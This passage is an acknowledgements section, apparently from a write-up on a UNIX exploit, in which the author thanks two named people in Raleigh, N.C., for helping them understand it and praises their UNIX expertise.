In particular, I would like to thank 2 individuals who, through their time, patience, and knowledge, led me to a better understanding of this exploit. I include the acknowledgement of their help because it helps to show that a better answer can be derived by working with a team. Thom Gardner and Mark Jonathan Austin II, both of whom live in Raleigh, N.C., stand as giants when it comes to having a holistic understanding of UNIX and its internal workings. They also both have an uncanny ability to dissect and explain, in the simplest of terms, something that may be inherently complex. Thanks to both of you.